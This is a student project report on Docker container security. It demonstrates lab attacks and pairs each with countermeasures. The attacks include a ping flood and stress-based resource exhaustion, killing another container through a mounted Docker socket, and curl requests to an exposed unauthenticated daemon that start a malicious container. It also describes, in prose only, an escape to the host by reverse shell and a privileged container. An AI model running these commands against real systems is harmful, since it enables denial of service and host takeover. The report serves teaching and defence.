Leaking the Container

Project Report for TDA602 Language-based Security

Badiuzzaman Iskhandar
Group Number: 23

Spring 2020

Chalmers University of Technology
Gothenburg, Sweden 2020
Version no.: 1.0

Contents

1 Introduction

Container or operating-system-level virtualization has had massive adoption and deployed to production despite being a relatively new technology. More and more organizations are embracing OS-level virtualization instead of hardware virtualization due to its low overhead and very small footprint as the kernel itself is shared.

The question is now regarding the security of container in production. Does it provide the same level or at least good enough isolation compared to hardware virtualization? If a web application deployed in a container gets compromised, will it affect other systems on the same host? And many more questions that should be investigated by the security operation team in an organization. We will discuss some of these concerns in this report.

The remaining part of the report is structured as follows: section 2 describes the scope and goal for this project. Section 3 presents a high-level overview of container technology. In section 4, we will demonstrate some of the common attacks on container together with discussion and countermeasures. Finally, in section 5, we conclude our findings of this report.

2 Project Goal

The goal of this project is to get an overview of container technology and the challenges behind deploying it securely. The scope is limited to Linux as the implementation at the operating system layer and Docker as the implementation at the container engine layer.

The following attacks will be demonstrated and discussed:

1. Denial-of-Service
2. Docker socket misconfiguration
3. Attacking a host via compromised insecure webapp deployed on a container

Together with the attack, we will discuss about the countermeasures. We will relate with the security related concepts learned from this course and other security courses at Chalmers. We hope that this report can create awareness around container security especially the concern around the provided isolation or sandboxed environment. For example, whether a compromised application deployed in a container would affect the host or other systems running in different containers. As we shall see, It is easy to deploy a misconfigured container by following some online tutorials.

3 Container Overview

Wikipedia [1] defines OS-level virtualization or container as a paradigm in which the OS kernel allows the existence of multiple isolated user-space instances. In a simpler term, we can think of containers as processes running inside the operating system but with even more isolation. For example, if I run `ps` in a Linux machine, I can see processes from other non-root users as well. But, with a properly configured container, these processes are not visible among peer containers.

This isolation is provided by the namespaces feature. As of kernel 5.6, there are 8 namespaces available. The following list describe some important namespaces:

- PID namespace: isolate process list between containers
- User namespace: two containers can have the same username. This is fine since both are isolated from one another. This is not allowed in a typical multi-user OS. For example, creating a user with the same username as another existing user will give error
- Network namespace: containers are not aware of the network interface in another container

Another important ingredient for container is control group or cgroup. This is where we can limit a container resource consumption (e.g., RAM, CPU, disk, etc). Just like in VirtualBox where users are prompted to allocate the amount of RAM, disk, etc for the virtual machine instance.

Finally, let us take a look of the differences between OS virtualization and hardware virtualization.



Figure 1 [2]: left image: OS virtualization; right: hardware virtualization

As we can see from Figure 1, OS virtualization is much leaner than hardware virtualization since the OS kernel and some binaries are shared. In fact, the minimal Ubuntu base image is around 70MB only. Of course, this smaller footprint allows us to spin-up container

instances really fast. It might take minutes to spin-up a VM; for containers, it is only a matter of seconds.

4 Container Proof-of-Concept Attacks

As described in Section 2, we will demonstrate three kinds of attack. We will start with the basic attack and work our way to the more advanced attack.

4.1 Denial-of-Service Attack

In Section 3, we discussed how a container uses cgroup to limit the resources it can use in runtime. This is not enabled by default when deploying a container. Consider a scenario where a container was deployed for testing purposes and was somehow left without being terminated. An attacker that has access to a container can flood other containers or exhaust the whole system.

4.1.1 DoS other containers on the same host

By default, Docker creates bridge connection between the container instances. The IP address can be easily guessed. For example, if the first container has IP of 172.17.0.2, then the neighboring containers might have 172.17.0.3, 172.17.0.4, and so on.



Figure 2: Two containers running on the same host with one container attacking the other

```
# First terminal
docker run --rm -it alpine sh # suppose ip=172.17.0.2


# Second terminal
$ docker run --rm -it ubuntu bash # suppose ip=172.17.0.3
root@0f3a749b8faf:/# ping 172.17.0.3
PING 172.17.0.3 (172.17.0.3) 56(84) bytes of data.
64 bytes from 172.17.0.3: icmp_seq=1 ttl=64 time=0.137 ms
64 bytes from 172.17.0.3: icmp_seq=2 ttl=64 time=0.073 ms
64 bytes from 172.17.0.3: icmp_seq=3 ttl=64 time=0.074 ms

# ping flood, rate of 0.01
root@0f3a749b8faf:/# ping -i 0.01 172.17.0.3
PING 172.17.0.3 (172.17.0.3) 56(84) bytes of data.
64 bytes from 172.17.0.3: icmp_seq=1 ttl=64 time=0.063 ms
64 bytes from 172.17.0.3: icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from 172.17.0.3: icmp_seq=3 ttl=64 time=0.099 ms
...
...
```

4.1.2 DoS the whole system

Without any resource control, a compromised container can affect the performance of the whole system.



Figure 3: Compromised container used to mine cryptocurrency // TODO: add reference

```
$ docker run --rm -it containerstack/alpine-stress sh

# Simulate heavy workload, 2 workers with 500MB RAM usage
/ # stress --vm 2 --vm-bytes 500M

# At host terminal, check resource usage
$ docker stats
CONTAINER ID        NAME                CPU %         MEM USAGE / LIMIT       MEM %
45451054dd4d        kind_galileo        194.24%       415.1MiB / 1.454GiB     27.88%
```

4.1.3 DoS Countermeasure

The main issue here is misconfiguration which is very common since developers are still trying to familiarize themselves with this new technology. In fact, this issue is part of OWASP Docker Top Ten [3]. Just like in virtual machine instances, container also should have limited access to resources.

One way to catch this issue is by running the static analysis tool like Docker Bench. From the result below, we received warning about unrestricted CPU/RAM access.

```
$ docker run -it --net host --pid host --userns host --cap-add audit_control \
    -e DOCKER_CONTENT_TRUST=$DOCKER_CONTENT_TRUST \
    -v /etc:/etc:ro \
    -v /usr/bin/containerd:/usr/bin/containerd:ro \
    -v /usr/bin/runc:/usr/bin/runc:ro \
    -v /usr/lib/systemd:/usr/lib/systemd:ro \
    -v /var/lib:/var/lib:ro \
    -v /var/run/docker.sock:/var/run/docker.sock:ro \
    --label docker_bench_security \
    docker/docker-bench-security

...
[WARN] 5.10  - Ensure memory usage for container is limited
[WARN]      * Container running without memory restrictions: romantic_bardeen
[WARN] 5.11  - Ensure CPU priority is set appropriately on the container
[WARN]      * Container running without CPU restrictions: romantic_bardeen
[WARN] 5.12  - Ensure the container's root filesystem is mounted as read only
[WARN]      * Container running with root FS mounted R/W: romantic_bardeen
...
```

4.2 Attacking Docker Socket

By default, a Docker CLI client communicates with the Docker engine daemon via a UNIX socket. We will demonstrate two kinds of attack via the Docker socket.



Figure 4: Docker daemon architecture

4.2.1 Host socket available to a container

The Docker socket can be mounted inside a container so that the container can issue commands to the daemon running on host. This is a common technique used by a container that acts as container manager like Portainer. Now, the container can build, push, or start other containers to run on the same host.

```
# starts the first container
docker run -it -d alpine

# starts the 2nd container and install docker
$ docker run -it --rm -v /var/run/docker.sock:/var/run/docker.sock alpine sh
/ # apk update
/ # apk add docker
/ # docker --version
/ # docker ps
/ # docker kill <first_container>
/ # docker ps # the first is gone!
```

4.2.2 Network exposed socket

We can expose the socket to the outside network by binding it to some port. We can do this in the daemon configuration file `/lib/systemd/system/docker.service`. The use case is to administer the containers remotely. By default, no authentication is required so anyone who has the host's IP can issue commands to the daemon.

In this demo, let us consider a compromised container but without the host socket mounted like in the previous attack. Inside the container, the attacker can just issue POST requests to the Docker daemon to run some commands.

```
# we are inside a compromised container
# Instruct daemon to run malicious container. Can continue further attack from here
\ # curl --header "Content-Type: application/json" --request POST \
--data '{"Image": "alpine/malicious", "Cmd": ["sleep", "600"]}' \
http://10.0.2.15:2376/containers/create
      {"Id":"bc06182ae0ac20","Warnings":[]}

\ # curl -X POST http:/10.0.2.15:2376/containers/bc06182ae0ac20/start
```

4.2.3 Socket countermeasure

This is again another misconfiguration issue. We can use Docker Bench as well to catch this problem:

```
[INFO] 5 - Container Runtime
[PASS] 5.1  - Ensure AppArmor Profile is Enabled
[PASS] 5.2  - Ensure SELinux security options are set, if applicable
...
[INFO]      * Container in docker0 network: romantic_bardeen
[PASS] 5.30  - Ensure the host's user namespaces is not shared
[PASS] 5.31  - Ensure the Docker socket is not mounted inside any containers
```

Also, OWASP Docker Cheatsheet [4] recommends not to expose the Docker daemon socket at all – even to container. If need be, for example having a container management system, then extreme care must be taken because if it is compromised, then it is game over.

Regarding container-to-container communication, the current best practice is to assume zero trust [5]. Containers need to be authenticated and verified before further communication with each other.

4.3 Attacking host via compromised container

Consider a scenario in Figure 5 below where an attacker managed to compromise a web application and is able to do a command injection attack [6]. The attacker can then start a reverse shell from the compromised container to run on the attacker's machine.



Figure 5: start a reverse shell from a vulnerable container

Next, the attacker is able to get root access from a vulnerable suid binary. Also, let us assume that the "webapp" container has the Docker socket mounted like described in section 4.2.1.

With this setting, can the attacker gain access to the host? Yes, all the attacker needs to do is launch a privileged container. After getting access to that container, the attacker can mount the host filesystem to the container. Then, what happens next depends on the intent and the attacker's creativity. For example, changing the root password, replacing shared libraries with a vulnerable version, stealing some important credentials, etc.

4.3.1 Countermeasure

We are able to perform such attack due to the combination of misconfiguration, badly coded application, and suid binary. This shows that a compromised container can lead to attack on the host thus breaking isolation. On top of the countermeasures previously listed, special care must be taken by developers for secure coding practice.

Besides, we also need to be careful when deploying third-party container images. It is tempting to download a pre-packaged container with everything baked-in and just require minor changes to solve the business problem that we are currently facing. There are various cases of cryptojacking reported due to deploying an insecure container [6]. For example, the published malware container might be advertised as having NGINX that is tuned to fit our use case. With that said, use only trusted images published from the vendor itself. Also, it is good to regularly scan actively running containers for any malwares.

5 Conclusion

From this report, we have studied about OS virtualization or container as a lightweight virtualization solution compared to hardware virtualization. We have also seen the drawbacks and limitations of container especially on the level of isolation it can provide. Therefore, the security aspect of container should not be taken for granted.

Nevertheless, looking at the adoption rate, it is likely that this technology is here to stay. In fact, Google has been using container long before such an approach became the mainstream. One might argue that at Google-scale, they can employ all the expert kernel developers with ease to work on their infrastructure. But, as with all other technologies, given enough time and adoption rate, it will become mature enough to provide a stable compute environment with strong security. Of course, for a more critical application, it is better for now to stick with stable technologies like VMWare, Xen, or Windows Hyper-V.

6 Appendix

This project is done by Badiuzzaman. The attack demonstrations were taken and modified from practical-devsecops.com [6].

7 References

[1] "OS-level virtualization," [Online]. Available: https://en.wikipedia.org/wiki/OS-level_virtualization. [Accessed 20 May 2020].

[2] "What is a Container?," [Online]. Available: https://www.docker.com/resources/what-container. [Accessed 20 May 2020].

[3] D. Wetter, "OWASP Docker Top 10," 12 September 2019. [Online]. Available: https://owasp.org/www-project-docker-top-10/. [Accessed 20 May 2020].

[4] E. Saad and J. Monaco, "Docker Security Cheatsheet," [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html. [Accessed 20 May 2020].

[5] J. Riggins, "How Zero Trust, Service Meshes and Role-Based Access Control Can Prevent a Cloud-Based Security Mess," 15 October 2019. [Online]. Available: https://thenewstack.io/how-zero-trust-service-meshes-and-role-based-access-control-can-prevent-a-cloud-based-security-mess/. [Accessed 20 May 2020].

[6] J. Wallen, "New Cryptojacking Worm Found in Docker Containers," 6 November 2019. [Online]. Available: https://thenewstack.io/new-cryptojacking-worm-found-in-docker-containers/. [Accessed 20 May 2020].

[7] M. A. Imran, "Lesson 4: Hacking Containers Like A Boss," 31 December 2019. [Online]. Available: https://www.practical-devsecops.com/lesson-4-hacking-containers-like-a-boss/. [Accessed 20 May 2020].

[8] A. Grattafiori, "Understanding and Hardening Linux Containers," 20 April 2016. [Online]. Available: https://www.nccgroup.com/uk/our-research/understanding-and-hardening-linux-containers/. [Accessed 20 May 2020].